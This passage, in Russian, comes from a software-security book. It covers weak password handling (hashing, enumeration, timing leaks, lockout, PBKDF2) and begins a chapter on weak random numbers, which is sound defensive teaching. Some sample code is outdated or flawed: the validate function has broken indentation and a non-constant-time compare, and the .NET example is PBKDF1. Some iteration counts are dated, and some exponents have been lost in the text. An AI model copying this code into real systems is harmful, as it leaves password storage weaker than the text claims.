Пароли, хранимые на сервере, могут напрямую похищаться разными способами. Они могут быть украдены недовольным или нечистым на руку работником; разглашены в результате атаки внедрения SQL; прочитаны из резервных копий баз данных и т. д. Помимо нарушения безопасности вашей системы, раскрытый пароль часто открывает доступ атакующему к другим системам, часто посещаемым теми же пользователями. Кроме того, пароли нередко раскрывают персональную информацию о пользователе, от имен членов семьи до подробностей личной жизни: в одном пароле, перехваченном автором, упоминались следы неудачного романа, а в другом — выражалось мнение о раздражительной супруге! Вероятно, вы согласитесь с тем, что это Слишком Личная Информация и никому не хочется нести ответственность за ее безопасное хранение.

Как будет показано в разделе, посвященном искуплению этого греха, проблема решается хранением хеш-кодов вместо самого пароля. Впрочем, при хранении хеш-кодов тоже возникают свои проблемы, как будет показано ниже.

Атаки методом «грубой силы» против хеш-кодов паролей

Хеш-коды паролей часто создаются неправильно. Проблема первая: если для одного пароля всегда возвращается один и те же хеш-код, атакующий может легко определить, кто из пользователей использует одинаковые пароли, провести эффективную атаку методом «грубой силы» по словарю, а затем запустить более сложную атаку с использованием *радужных таблиц* (rainbow tables).

Другая типичная проблема заключается в том, что проверка пароля выполняется слишком быстро. Мы не хотим сказать, что проверка должна требовать огромных вычислительных ресурсов — затраты должны быть такими, чтобы атака стала неприемлемой для атакующего, пытающегося подобрать пароль методом «грубой

силы». Кроме того, чем менее эффективно хеш-коды защищают пароль, тем длиннее и сложнее становятся требования к паролю, а это, в свою очередь, приводит к тому, что у большего количества пользователей пароли легко взламываются.

В одной из разновидностей атак методом «грубой силы» атакующий пытается взломать процедуру аутентификации с использованием данных, передаваемых в ходе аутентификации. Если пользователь выбрал очень слабый пароль, такая атака может быть эффективной, но у большинства современных протоколов аутентификации подбор будет проходить слишком медленно.

Разглашение информации о причине отказа

При проверке регистрационных данных часто совершается одна распространенная ошибка: программа сообщает, чем вызван отказ — неверным именем пользователя или неверным паролем. Хотя пароли часто имеют очень малую степень случайности, с именами пользователей дело обычно обстоит еще хуже. В очевидной схеме атаки на первом шаге атакующий определяет количество действительных имен пользователей, а затем переходит к проверке паролей для каждой учетной записи.

Пример такого рода однажды встретился автору: чтобы пользоваться беспроводной точкой доступа, клиент покупал карту со случайным именем пользователя (5 символов) и случайным паролем (5 символов). Если бы обе строки были абсолютно случайными, то в алфавите из 26 символов количество возможных комбинаций достигало бы 141 триллиона. К сожалению, система сообщала, что именно было указано неверно — имя пользователя или пароль, в результате чего число комбинаций сокращалось всего до 11 миллионов.

Нетривиальная реализация этого греха открывает возможность проведения временных атак. Допустим, проверка пароля реализуется следующим псевдокодом:

```
SELECT count(user), pwd FROM user_table WHERE user == $username INTO tmp
If ROWS(tmp) == 1 AND HASH(pwd) == HASH($pwd)
    $logon = true
Else
    $logon = false
```

Конечно, это всего лишь пример, а не фрагмент из реального приложения, но время отклика для неправильного имени пользователя будет заметно отличаться от времени отклика для неправильного пароля при правильном имени. Решение настолько просто, что оно не заслуживает отдельного описания «искупления»: сопротивляйтесь естественному желанию оптимизировать свой код и позаботьтесь о том, чтобы оба пути выполнялись за одинаковое время.

Атаки реального времени

Несовершенная реализация допускает быстрый перебор догадок, не замедляет механизм аутентификации при повторении неудачных попыток и не предусматривает блокировки учетной записи при слишком большом количестве попыток. Другой способ проведения атак реального времени основан на длительной или постоянной

блокировке входа при легко угадываемых именах пользователей; в этом варианте создается ситуация отказа в обслуживании.

Восстановление забытого пароля

Прежде всего, пароли хранить вообще не следует. А если вы не можете жить без хранения пароля (например, если пароли необходимы из-за отсутствия нормального механизма делегирования) и пользователь забыл пароль — отсылайте ему не исходный, а новый, случайно сгенерированный пароль.

Сопутствующие грехи

Проблемы с паролями, относящиеся к области аутентификации, связаны с проблемами серверной аутентификации, описанными в главе 23. Если вы пишете клиентский код, который будет передавать пароли на сервер, убедитесь в том, что вы не совершаете грех доверия к разрешению имен (см. главу 24), а также, разумеется, грех передачи незащищенного сетевого трафика (см. главу 22).

Признаки греха

Выявление уязвимостей слабых паролей в системах бывает как делом тривиальным, так и очень сложным; к тому же оно сильно зависит от глубокого понимания протоколов аутентификации. Чтобы избежать путаницы, мы последовательно рассмотрим каждую разновидность.

Разглашение паролей

С пользователями, готовыми выдать свой пароль за шоколадку, ничего не поделаешь, но другие сценарии можно контролировать. Грешное приложение хранит пароли в открытом виде — проблема такая же серьезная, как и слабая защита паролей. Главным признаком является хранение реально используемых паролей вместо хеш-кодов.

Слабые пароли

Проверьте код, который принимает вводимый пользователем пароль. Какие ограничения установлены для соблюдения требований к сложности пароля? При работе с паролями также следует обращать внимание на особенности локализации: требования к сложности, разумные для европейской кодировки символов, могут оказаться бессмысленными для азиатских кодировок.

Серийные пароли

Если в вашей схеме управления паролями используется хранение истории предыдущих паролей, обратите особое внимание на два возможных греха: во-первых, при

проверке должны использоваться сильные хеш-коды, а во-вторых, при проверке пароля по истории необходимо анализировать стандартные сценарии серийного изменения паролей.

Неограниченный срок действия пароля

Признак не требует объяснений: программа либо требует, чтобы пользователь периодически изменял пароль, либо не требует. Разумеется, требования к смене пароля реально применимы только к серверным системам.

Пароли по умолчанию

В вашей системе существуют «волшебные пароли»? Если существуют, значит, вы виновны в этом грехе. Возможно, при работе с оборудованием трудно обойтись без пароля по умолчанию, но и в этом случае имеется четкий критерий для выявления греха: требует ли ваша архитектура обязательной смены пароля при первом входе? Также стоит проверить, переходит ли система в режим сокращенной функциональности или повышенной безопасности до смены пароля. Один из интересных примеров наш друг Джейсон Гармс (Jason Garms) помог ввести в Windows XP: если в качестве пароля локального администратора установлена пустая строка, то эта учетная запись не может использоваться по сети.

Атаки повторного воспроизведения

Атаки повторного воспроизведения иногда базируются на нюансах механизма аутентификации. Ключевой вопрос, который следует задать себе при анализе атак повторного воспроизведения: используете ли вы протокол сетевой аутентификации собственного изобретения? Мы не советуем так поступать, но если это абсолютно неизбежно, по крайней мере позаботьтесь о том, чтобы сетевой трафик передавался по шифрованному каналу (как правило, SSL/TLS). Если передача данных не инкапсулируется на уровне безопасного транспорта, проверьте, противодействует ли этот протокол атакам повторного воспроизведения.

В некоторых случаях возможность атаки повторного воспроизведения зависит от транспорта; например, аутентификация NTLM (Windows) в общем случае не подвержена атакам повторного воспроизведения при обычной аутентификации, но уязвимость появляется при использовании NTLM через HTTP. Атаки повторного воспроизведения особенно часто встречаются при попытках управления состоянием сеанса в веб-приложениях.

Атаки методом «грубой силы»

Проверьте, используется ли при проверке проверенная функция установления ключа (KDF, Key Derivation Function). Проблемы, связанные с KDF, описаны в главе 21. Как всегда при работе с криптографией, не изобретайте собственные KDF без углубленного изучения этой области. За информацией обращайтесь к RFC 2898,

где наряду с прочими KDF документируется PBKDF2. Убедившись в том, что вы используете проверенную функцию KDDF, проследите за тем, чтобы счетчик итераций был достаточно большим (а желательно, чтобы его значение могло настраиваться).

Хранение паролей вместо хеш-кодов

Грех существует в двух вариантах: в первом пароль просто где-то хранится. Заодно стоит тут же подумать, не совершаете ли вы грех из главы 17 — небезопасное хранение данных. Во втором варианте этого греха используется некоторая разновидность сокрытия данных, чтобы пароли не хранились в виде простого текста.

Атаки реального времени

Этот грех, как и многие другие, относящиеся к этой области, быстрее всего выявляется на уровне анализа архитектуры, нежели любым другим методом. Убедитесь в том, что в вашей архитектуре реализованы следующие механизмы:

- Блокировка учетных записей.
- Блокировка по настраиваемому количеству неудачных попыток.
- Блокировка с настраиваемой продолжительностью.
- Сокрытие информации о причинах отказа (неправильное имя пользователя или пароль).
- Сокрытие информации о сбоях на уровне временных атак.

Возвращение забытого пароля вместо сброса

Здесь все просто: либо вы это делаете, либо не делаете. Так вот — не делайте.

Просто не делайте, и все. Спроектируйте свою систему так, чтобы этого не было.

Признаки греха

Большинство решений, относящихся к паролям, принимается в ходе проектирования, однако в следующем списке перечислены некоторые вопросы, на которые стоит ответить при анализе кода:

- Существуют ли в вашей системе ограничения на максимальную длину пароля?
- Предусмотрена ли настройка минимальной длины?
- Существуют ли ограничения по набору символов?
- Соблюдаются ли правила сложности паролей?
- Насколько практичны правила сложности паролей?
- Стирается ли содержимое буферов паролей сразу после завершения работы с ними?

- Запрещено ли повторное использование паролей? Если запрещено, то как насчет серийных паролей?
- Требует ли система периодической смены пароля?
- Не хранятся ли пароли в открытом виде?

Приемы тестирования для обнаружения греха

Большинство рекомендаций, приведенных в этой главе, относится к уровню анализа архитектуры, но некоторые проблемы проще выявить посредством тестирования.

Разглашение паролей

Если система получает пароли в ходе установки, проверьте, не остаются ли на диске временные файлы после ее завершения. Если такие файлы найдутся, проверьте, не содержат ли они паролей. Если данные скрыты, попробуйте использовать пароли разной длины и проследите за изменением размеров некоторых частей файлов. Если вы предполагаете, что используется шифрование на уровне блоков, попробуйте изменять длину пароля, чтобы для его хранения использовалось разное количество блоков. Также проверьте сценарии сбоев при установке — вызовите аварийное завершение, убив процессы или вызывая сбои иным способом, и проверьте файлы на диске. То же самое следует сделать и для основного процесса при создании аварийного дампа: передайте приложению пароль, завершите его и посмотрите, не содержится ли пароль в дампе.

Другой хитрый способ проверки записи в заблокированные временные файлы в небезопасных областях: создайте жесткую ссылку на временный файл. При выходе из приложения у вас останется ссылка для обращения к данным.

Самый простой способ выявления очевидных проблем — просмотр двоичного файла в поисках строк, которые могут содержать пароли по умолчанию.

Атаки повторного воспроизведения

Сохраните трафик аутентификации и попробуйте войти в систему, отсылая тот же трафик. Если трафик инкапсулируется в SSL/TLS, создайте посредника с другим сертификатом SSL и посмотрите, заметит ли клиентское приложение факт несовпадения сертификатов. Если не заметит, вероятно, трафик открыт для атак повторного воспроизведения.

Атаки методом «грубой силы»

Хотя это скорее относится к области тестирования производительности, проверьте, сколько попыток в секунду допускает ваша система. Хорошо спроектированная система не позволит сделать более нескольких сотен попыток в секунду. Если вы собираетесь проводить тестирование параллельно с анализом кода, подсчитайте количество операций хеширования, необходимых для создания контрольных

данных пароля — оно должно быть не менее 1000, а желательно более. Для атаки контрольных данных паролей методом «грубой силы» могут использоваться современные графические процессоры с их высочайшей степенью параллелизма.

Наконец, в ходе тестирования следует проанализировать архитектуру, обращая особое внимание на проблемы, упоминавшиеся в этой главе, — обнаружив какой-то недостаток, можете смело сообщать о дефекте!

Примеры

Многие связанные с паролями проблемы, встречавшиеся нам в веб-приложениях, не имеют прямых аналогов в CVE. Приведем несколько примеров, демонстрирующих многие из описанных проблем.

Впереди зомби!

У переносных дорожных знаков ADDCO, используемых при дорожном строительстве, имеется пароль по умолчанию. При нажатии особой комбинации клавиш происходит полный сброс устройства, включая восстановление пароля по умолчанию. Похоже, здесь требуется двухфакторная аутентификация: надежный замок и ключ.

Пароль для изменения файлов Microsoft Office

Старые версии Microsoft Word сохраняли пароль для изменения прямо в файле. Открыв файл двоичным редактором, вы могли легко найти пароль. Пароль для

изменения файла Word не обеспечивал сильной защиты, чтобы устранить его, достаточно было выполнить операцию сохранения под другим именем. Если пароль использовался только для управления изменением одного документа, он не создавал особого риска, но многие пользователи склонны повторно использовать пароли.

Файлы Microsoft PowerPoint тех же версий тоже хранят пароли в открытом виде, но шифруют файл с применением постоянного стандартного пароля. Некоторые фирмы-разработчики предоставляют программы для дешифровки, но методы шифрования и форматы файлов сейчас хорошо документированы в MS-OFFCRYPTO и MS-PPT, так что вы можете легко написать собственную программу.

Шифрование в Adobe Acrobat

Этот грех более подробно рассматривается в главе 21. Сейчас достаточно сказать, что дефект заключается в возможности проведения оффлайновых атак пароля методом «грубой силы» ввиду использования некачественной функции установления ключа.

Аварийные ядра WU-ftpd

Очень старые версии FTP-сервера *WU-ftpd* не осуществляли должной очистки буферов. Если атакующему удавалось спровоцировать аварийное завершение приложения, то дамп сохранялся в дереве каталогов FTP, откуда атакующий мог загрузить его для извлечения паролей.

CVE-2005-1505

В почтовом клиенте Mac OS X версии 10.4 использовался мастер создания новых учетных записей. Если с его помощью создавалась учетная запись IMAP (Internet Message Access Protocol), мастер спрашивал, хотите ли вы использовать SSL/TLS для защиты подключения. Но даже если ответ был положительным, программа к этому моменту все равно получила регистрационные данные и выполнила процедуру входа без использования SSL/TLS. Атакующий мог перехватить начальный обмен данными и восстановить пароль.

Хотя этот риск возникал только единожды, он доказывает тот факт, что большинство базовых протоколов в Сети строилось без особого внимания к безопасности паролей. С точки зрения любого почтового клиента передача по сети незашифрованных паролей IMAP или POP (Post Office Protocol) — абсолютно нормальное дело. Даже если вы используете шифрование, получатель просматривает и обрабатывает расшифрованный пароль. Все используемые протоколы реализованы слабо и могут считаться хотя бы удаленно разумными только в том случае, если пользователь применяет подключение SSL/TLS, не поддерживаемое во многих средах. В некоторых случаях пароль хранится в открытом виде, и разработчики обычно даже не пытаются принять какие-то меры к обеспечению надежности паролей.

CVE-2005-0432

Простой документированный пример стандартной проблемы: BEA WebLogic версий 7 и 8 выдает разные сообщения об ошибках при несуществующем имени пользователя и неверном пароле. В результате атакующий, не располагающий информацией о пользовательской базе, может выявить имена действительных учетных записей, а затем начать подбор пароля методом «грубой силы».

Ошибка TENEX

Гораздо более знаменитый случай утечки информации встречается в операционной системе TENEX. Когда пользователь садится за компьютер, система запрашивает у него имя и пароль, а затем пытается проверить пароль по следующему алгоритму:

```
for i from 0 to len(введенный_пароль):
  if i >= len(фактический_пароль) then return fail
  if введенный_пароль[i] != фактический_пароль[i] then return fail
# Чтобы "a" не работал вместо "aardvark"
if i < len(actual_password) then return fail
return success!
```

Проблема была в том, что атакующий мог измерить продолжительность обработки и использовать эту информацию для быстрого подбора пароля. В данном примере атакующий проверял все однобуквенные пароли, за которыми следовала другая буква. Когда атакующий находил правильную первую букву, реакция системы занимала чуть больше времени, потому что система проверяла вторую букву вместо простого отказа.

Атака оказалась вполне практичной. Это одна из многих причин, по которым ни одна нормальная система проверки входа не сравнивает вводимые пользователем данные с хранимым паролем напрямую. Вместо этого криптографическая функция осуществляет одностороннее преобразование пароля в строку фиксированной длины. При таком методе вычисления переменные по времени зависят только от длины пользовательского ввода, а не от длины хранимых контрольных данных.

Взлом электронной почты Сары Пэйлин

В ходе президентской избирательной кампании 2008 года в США злоумышленник получил доступ к почтовому ящику Yahoo! кандидата в вице-президенты от республиканской партии. Все произошло из-за того, что сервис Yahoo! допускал сброс пароля, если пользователь заявлял о невозможности обратиться к электронной почте, а для такой известной личности, как кандидат в вице-президенты, подобрать ответ на контрольный вопрос было несложно.

Путь к искуплению

Лучший способ избежать дефектов слабых паролей — вообще не использовать пароли или же использовать их в сочетании с более сильным методом аутенти-

фикации. Например, смарт-карта имеет короткий PIN-код, но атакующий должен физически украсть смарт-карту (а это непросто сделать, особенно если вы живете на другом континенте) и вычислить PIN-код до того, как смарт-карта будет заблокирована.

К сожалению, если вы читаете эту главу, скорее всего, вы вынуждены пользоваться паролями по причинам, от вас не зависящим. Давайте посмотрим, что можно сделать.

Разглашение пароля

Прежде всего не позволяйте посторонним подкупать ваших пользователей шоколадками! Шутка... хотя воспитательная работа с пользователями бывает очень полезной для сохранения паролей. А если серьезно — прежде всего никогда не храните пароли и работайте только с хеш-кодами. О проверке хеш-кодов мы поговорим чуть позднее, через пару разделов.

Если ваше приложение по какой-то причине работает с паролями, следите за тем, чтобы пароли хранились в памяти только тогда, когда это абсолютно необходимо.

Для предотвращения фишинговых атак позаботьтесь о том, чтобы страница входа была доступна только через SSL/TLS; не используйте перенаправление на безопасную страницу.

Слабые пароли

Ваше приложение должно проверять выполнение требований к сложности и длине пароля. Не устанавливайте недостаточно высокую максимальную длину паролей, если только вам не приходится обслуживать унаследованную систему. При проверке всегда рекомендуется проверять, что имя пользователя не содержится в пароле.

Серийные пароли

При проверке истории паролей попробуйте поменять во введенном пароле все цифры, а также слегка изменить другие символы. Если простой алгоритм способен построить предыдущий пароль по введенному паролю, значит, атакующий сможет сделать то же самое, и пароль следует отвергнуть.

Изменение паролей

Требуйте, чтобы пользователи регулярно меняли свои пароли. Если делать это слишком часто, они будут забывать свои пароли, а это увеличит затраты на сопровождение. Прежде чем вводить регулярную смену пароля, подумайте, какие ресурсы в действительности защищаются паролем. Если вы решите реализовать смену пароля, также подумайте о ведении истории паролей для предотвращения их повторного использования и проблемы серийных паролей.

Кроме того, если в системе ведется история паролей, установление минимального срока действия пароля помешает пользователям быстро менять пароли с возвратом к исходному варианту. На эту тему есть забавная история: в конце 1990-х годов фирма Microsoft ввела длину истории из 24 паролей. Беспокойные пользователи создали программу, которая меняла пароль 25 раз для возвращения к оригиналу. Группа сетевой безопасности заметила проблему из анализа журналов, и минимальный срок действия пароля был установлен равным одному дню. К сожалению, программа не выводила промежуточные пароли, так что ее пользователи в конечном итоге установили случайный пароль, который был им неизвестен!

Пароли по умолчанию

Не используйте пароли по умолчанию. Если вы пишете программу для работы с оборудованием и пароль по умолчанию действительно необходим, возможны два решения: либо переведите систему в режим ограниченной функциональности до установления другого пароли, либо (если это актуально для вашего приложения) запретите удаленный вход вплоть до изменения пароля по умолчанию.

Атаки повторного воспроизведения

Основной мерой защиты от атак повторного воспроизведения является инкапсуляция попыток аутентификации по защищенному каналу (например, SSL/TLS или IPSec).

Проверка пароля

При создании контрольных данных для проверки пароля следует использовать хорошую функцию установления ключа, например функцию PBKDF2, описанную в RFC 2898. При использовании итеративного хеширования количество итераций должно быть настраиваемым: в RFC 2898 рекомендуется использовать значение 1000. Возможно, его было более чем достаточно на момент написания RFC, но Office 2007 использует 50 000 итераций, а в следующей версии число итераций по умолчанию достигнет 100 000. Также предусмотрите возможность настройки алгоритма хеширования и обеспечьте достаточно большой объем «затравки» (salt). В RFC 2898 рекомендуется использовать не менее 8 байт, но память в наши дни дешевая — будьте расточительны и используйте 16! Не стоит и говорить, что «затравка» должна генерироваться случайно.

В некоторых библиотеках присутствует функция PBKDF2. В большинстве случаев используется старая, менее качественная версия, однако функция легко строится на основе реализации HMAC (Hash Message Authentication Code). Например, следующая реализация на языке Python получает «затравку» и количество итераций и возвращает контрольные данные для проверки пароля:

```
import hmac, sha, struct

def PBKDF2(password, salt, ic=10000, outlen=16, digest=sha):
  m = hmac.HMAC(key=password,digestmod=digest)
```

```
  l = outlen / digest.digestsize
  if outlen % digest.digestsize:
    l = l + 1
  T = ""
  for i in range(0,l):
    h = m.copy()
    h.update(salt + struct.pack("!I", i+1))
    state = h.digest()
    for i in range(1, ic):
      h = m.copy()
      h.update(state)
      next = h.digest()
      r = ''
      for i in range(len(state)):
        r += chr(ord(state[i]) ^ ord(next[i]))
      state = r
    T += state
  return T[:outlen]
```

Не забывайте: вы должны выбрать «затравку», а затем сохранить как «затравку», так и вывод PBKDF2. Для выбора «затравки» удобно воспользоваться вызовом функции `os.urandom(8)`, возвращающей восемь криптографически сильных случайных байтов от операционной системы.

Допустим, вы хотите проверить пароль по уже полученным значениям «затравки» и хеш-кода для данного пользователя. Задача решается тривиально:

```
def validate(typed_password, salt, validator):
    if PBKDF2(typed_password, salt) == validator:
        return True
    else:
    return False
```

На платформе .NET это тоже делается очень просто:

```
static string GetPBKDF2(string pwd, byte[] salt, int iter) {
    PasswordDeriveBytes p =
        new PasswordDeriveBytes(pwd, salt, "SHA1", iter);
    return Convert.ToBase64String(p.GetBytes(20));
}
```

Атаки реального времени методом «грубой силы»

Первоочередная мера для предотвращения атак реального времени — неразглашение имен пользователей. Если атакующему приходится угадывать и имя пользователя, и пароль, его задача существенно усложняется. Как и в других атаках, связанных с перебором, ключевым параметром является количество допустимых попыток в секунду.

Используемая стратегия сильно зависит от ценности хранимой информации и требований к сложности пароля. Один из известных нам веб-сайтов с финансовой информацией защищается числовым PIN-кодом, потому что при необходимости этот же PIN-код должен был использоваться по телефону. Из-за низкой сложности паролей и высокой ценности данных система допускала очень малое количество неудачных попыток, после чего клиенту приходилось звонить в службу поддержки

для снятия блокировки с учетной записи. Так как это позволяло легко провести атаку отказа в обслуживании, на первый план выходила возможность угадывания имени пользователя злоумышленником.

Если учетная запись подвергается многочисленным попыткам входа с хроническими блокировками, возможно, вам стоит сменить имя пользователя для этой учетной записи.

Утечка информации о регистрационных данных

Одним из важнейших факторов вычисления контрольных данных пароля является его вычислительная затратность. Она исключает такие древние проблемы, как описанный ранее дефект TENEX. Также проследите за тем, чтобы обработка неверного имени пользователя занимала столько же времени, как и обработка неверного пароля. Конечно, если вы дочитали до этого места, то вам и в голову не придет возвращать разные ошибки для неверного имени пользователя и неверного пароля.

Забытый пароль

Проблема забытых паролей должна решаться посредством сброса — ни в коем случае не возвращайте существующий пароль, а желательно вообще не храните его в системе. Для систем, в которых достаточно слабой защиты, проблема может решаться простой отправкой по электронной почте нового случайного пароля для учетной записи, использованной при регистрации. Электронная почта обычно плохо защищена, но если ресурс менее ценен, чем переписка пользователя (а обычно дело обстоит именно так), то для взлома нового пароля атакующий должен либо перехватывать сетевой трафик пользователя, либо взять под контроль его сервер электронной почты.

Если вы хотите реализовать сброс пароля «на месте», тщательно продумайте, какую информацию необходимо получить от пользователя перед сбросом пароля. Если возможно, запросите ту же информацию, которая требовалась для исходной настройки веб-доступа.

Многие классические вопросы такого рода ненадежны, особенно если пользователь является известной личностью. Немного потрудившись, злоумышленник узнает девичью фамилию вашей матери, ее день рождения, отчество вашего отца, место и год получения среднего образования, имя вашего домашнего животного (хотя у автора их целых 19) и ответы на множество других стандартных вопросов. Если вы выберете этот путь, постарайтесь избежать вопросов с общедоступными ответами.

Дополнительные меры безопасности

Использование паролей сопряжено с серьезным риском: пароли достаточно легко захватить, когда вы работаете за общедоступным терминалом или просто подключаетесь к приложению с компьютера своего друга. Для сокращения этого риска можно воспользоваться системой «одноразовых паролей». Основная идея проста:

в распоряжении пользователя имеется калькулятор паролей (обычно приложение, работающее на Palm Pilot или смартфоне). При подключении к удаленному серверу пользователь использует приложение-калькулятор для получения одноразового пароля. В частности, для этой цели часто применяются приложения OPIE (One-time Passwords In Everything) и S/KEY.

Многие пользователи не любят одноразовые пароли, но вам стоит рассмотреть этот метод (или смарт-карты) для всех подключений удаленного входа, особенно если подключение предоставляет полный доступ к сети.

Другие ресурсы


- PKCS #5: Password-Based Cryptography Standard: *www.rsasecurity.com/rsalabs/node.asp?id=2127*
- «Password Minder Internals» by Keith Brown: *http://msdn.microsoft.com/msdnmag/issues/04/10/SecurityBriefs/*
- «Inside Programmable Road Signs»: *www.i-hacked.com/content/view/274/1/*

Итоги

- Позаботьтесь о том, чтобы избежать лишнего риска перехвата паролей в процессе аутентификации (например, посредством туннелирования протокола через SSL/TLS).
- Выводите одно сообщение для всех неудачных попыток входа, даже в тех случаях, когда отказ обусловлен разными причинами.
- Регистрируйте неудачные попытки ввода пароля в журнале.
- Используйте для хранения паролей сильную криптографическую функцию одностороннего преобразования с затравкой, основанную на хешировании.
- Реализуйте безопасный механизм изменения паролей для тех пользователей, которые знают свой пароль.
- Не разрешайте простой сброс пароля по звонку в службу поддержки.
- Не поставляйте программный продукт с паролями и учетными записями по умолчанию. Вместо этого введите процедуру инициализации, при которой пароль учетной записи по умолчанию назначается при установке или первом запуске приложения.
- Не храните пароли во внутренней инфраструктуре в формате простого текста.
- Не храните пароли в программном коде.
- Не сохраняйте в журнале неправильные пароли.
- Не разрешайте использовать короткие пароли.
- Рассмотрите возможность использования алгоритма типа PBKDF2, обеспечивающего вычислительную затратность одностороннего хеширования.

- Рассмотрите возможность применения многофакторной аутентификации.
- Используйте парольные протоколы «с нулевой информацией», ограничивающие потенциал атак методом «грубой силы».
- Используйте одноразовые пароли для подключения с ненадежных систем.
- Обеспечьте выбор сильных паролей на программном уровне.
- Рекомендуйте стратегии для получения сильных паролей.
- Реализуйте автоматизированные механизмы сброса паролей — например, отправку временного пароля по электронной почте в случае правильного ответа на контрольный вопрос.

ГРЕХ 20



Слабые случайные числа

Представьте, что вы играете в покер по Интернету. Компьютер тасует и сдает колоду. Вы получаете свои карты, а другая программа сообщает вам карты на руках всех остальных игроков. На первый взгляд пример кажется преувеличенным, но это совершенно реальный сценарий, который встречался на практике.

Случайные числа используются для решения многих важных задач. Кроме тасования карт, они часто используются для генерирования криптографических ключей, идентификаторов сеансов и т. д. Во многих задачах, связанных с применением случайных чисел, возможность прогнозирования чисел (даже с относительно небольшой вероятностью) часто может использоваться для нарушения безопасности системы, как в том случае с интернет-покером (см. раздел «Другие ресурсы» в этой главе).

Ссылки CWE

В CWE присутствуют разнообразные уязвимости, связанные с некачественным генерированием случайных чисел, в том числе:

- CWE-330: Использование недостаточно случайных значений.

- CWE-331: Недостаточная энтропия.
- CWE-334: Сокращенное пространство случайных значений.
- CWE-335: Ошибка инициализации ГПСЧ.
- CWE-338: Использование криптографически слабого ГПСЧ.
- CWE-340: Проблемы прогнозируемости.
- CWE-341: Прогнозируемость по наблюдаемому состоянию.
- CWE-342: Прогнозирование точного значения по предыдущим значениям.
- CWE-343: Прогнозирование диапазона значений по предыдущим значениям.

Потенциально опасные языки

Случайные числа играют важную роль во многих областях, относящихся к безопасности, в том числе и в криптографии, поэтому их уязвимости критичны во всех языках.

Объяснение

Самым большим грехом, связанным с использованием случайных чисел, является недостаточная криптографическая стойкость. Между текущим и следующим значениями не должно быть абсолютно никакой предсказуемости.

Допустим, вы пишете банковское веб-приложение. Для отслеживания состояния клиента в клиентские данные cookie включается идентификатор сеанса. Допустим, вы используете последовательную нумерацию сеансов. Если атакующий проверяет свои данные cookie и видит, что ему присвоен номер 12, он может отредактировать cookie, изменить номер на 11 и посмотреть, не удастся ли ему получить доступ к чужой учетной записи. Для этого он просто ждет, пока этот пользователь подключится к приложению, подключается к нему сам и продолжает уменьшать полученный им идентификатор сеанса. Все это может происходить и через SSL.

Генераторы случайных чисел, уже долгие годы существующие во многих языках программирования, недостаточно надежны в области безопасности. Сгенерированные числа кажутся случайными, но на самом деле таковыми не являются, потому что для их генерирования используются детерминированные алгоритмы, а внутреннее состояние легко угадывается.

Чтобы лучше понять суть проблемы, рассмотрим три разновидности генераторов случайных чисел:

- Не-криптографические генераторы псевдослучайных чисел (не-криптографические ГПСЧ).
- Криптографические генераторы псевдослучайных чисел (КГСЧ).
- «Чистые» генераторы случайных чисел (ЧГСЧ), также называемые *энтропийными генераторами*.

Не-криптографические генераторы

До наступления эпохи Интернета случайные числа мало использовались в приложениях, критичных по безопасности. Основной областью их применения была статическая имитация. Экспериментаторам нужны были числа, удовлетворяющие всем статистическим критериям случайности, для методов Монте-Карло. Такие эксперименты изначально проектировались с расчетом на повторяемость. Соответственно API для работы со случайными числами проектировались по одному образцу: им передавалось одно число, которое становилось началом очень длинной серии чисел, которые выглядели вполне случайными. Такие генераторы обычно используют несложную математическую формулу для генерирования последовательности чисел, начиная с начального значения.

Когда безопасность начала играть более важную роль, требования к случайным числам стали более жесткими. Одной статистической случайности недостаточно — необходимо позаботиться о том, чтобы атакующий не смог угадать генерируемые числа, даже если он видит некоторую часть серии.

Конечная цель заключается в том, чтобы при неизвестном начальном числе атакующий не мог угадать генерируемые числа даже в том случае, если он располагает большим количеством уже сгенерированных чисел.

Состояние традиционных не-криптографических генераторов полностью определяется одним сгенерированным числом. Впрочем, в большинстве приложений это число не используется напрямую, оно отображается в некое пространство преобразования. И все же это незначительно замедляет работу атакующего. Допустим, атакующий не располагает никакой исходной информацией о внутреннем состоянии генератора. В большинстве не-криптографических генераторов существуют 232 возможных состояния. Каждый раз, когда программа сообщает пользователю один бит информации о случайном числе (обычно четное оно или нет), атакующий в общем случае может исключить половину состояний. Таким образом, при наличии даже минимальной информация полное состояние раскрывается после относительно небольшого количества сгенерированных результатов (в данном случае около 32).

Разумеется, генераторы для криптографических приложений не должны обладать этим свойством. Но как выясняется, анализ генерирования надежных случайных чисел по сути эквивалентен определению хорошего алгоритма шифрования, так как многие алгоритмы шифрования генерируют последовательность случайных чисел по начальному значению (ключу), а затем объединяют обычный текст с потоком случайных чисел операцией XOR. Если рассматривать генератор случайных чисел как шифр, который может быть расшифрован специалистом в области криптографии, это может означать, что ваши случайные числа прогнозируются проще, чем вам хотелось бы.

Криптографические генераторы

Простейшие криптографические генераторы псевдослучайных чисел (КГСЧ) во многом сходны с традиционными генераторами: они тоже строят длинную серию

чисел по заданному начальному числу. Если несколько раз задать генератору одно начальное число, он сгенерирует одинаковые серии чисел. Единственное реальное различие заключается в том, что если атакующий не знает начальное число, вы можете сообщить ему первые 4000 сгенерированных чисел, и он не сможет угадать 4001-е число с вероятностью, сколько-нибудь превышающей статистическую.

Проблема в том, что атакующий не знает начальное число. Чтобы КГСЧ был безопасным, начальное число должно быть трудно прогнозируемым, а как вы вскоре увидите, добиться этого не так просто.

На практике это означает, что безопасность КГСЧ никогда не бывает лучше безопасности начального числа. Если атакующий с вероятностью 1/224 угадывает начальное число, то он сможет с вероятностью 1/224 угадать поток генерируемых чисел. В этом случае безопасность системы находится на 24-разрядном уровне, даже если нижележащий криптографический алгоритм обеспечивает 128-разрядную безопасность. Задача атакующего лишь незначительно усложняется, так как он не знает, какой именно поток чисел используется приложением.

КГСЧ часто считаются аналогами поточных шифров. С технической точки зрения это верно. Например, поточный шифр RC4 выдает строку случайных цифр, которые можно объединить с текстом операцией XOR для получения зашифрованного текста. Сгенерированные числа также можно использовать напрямую, и тогда вы получите КГСЧ.

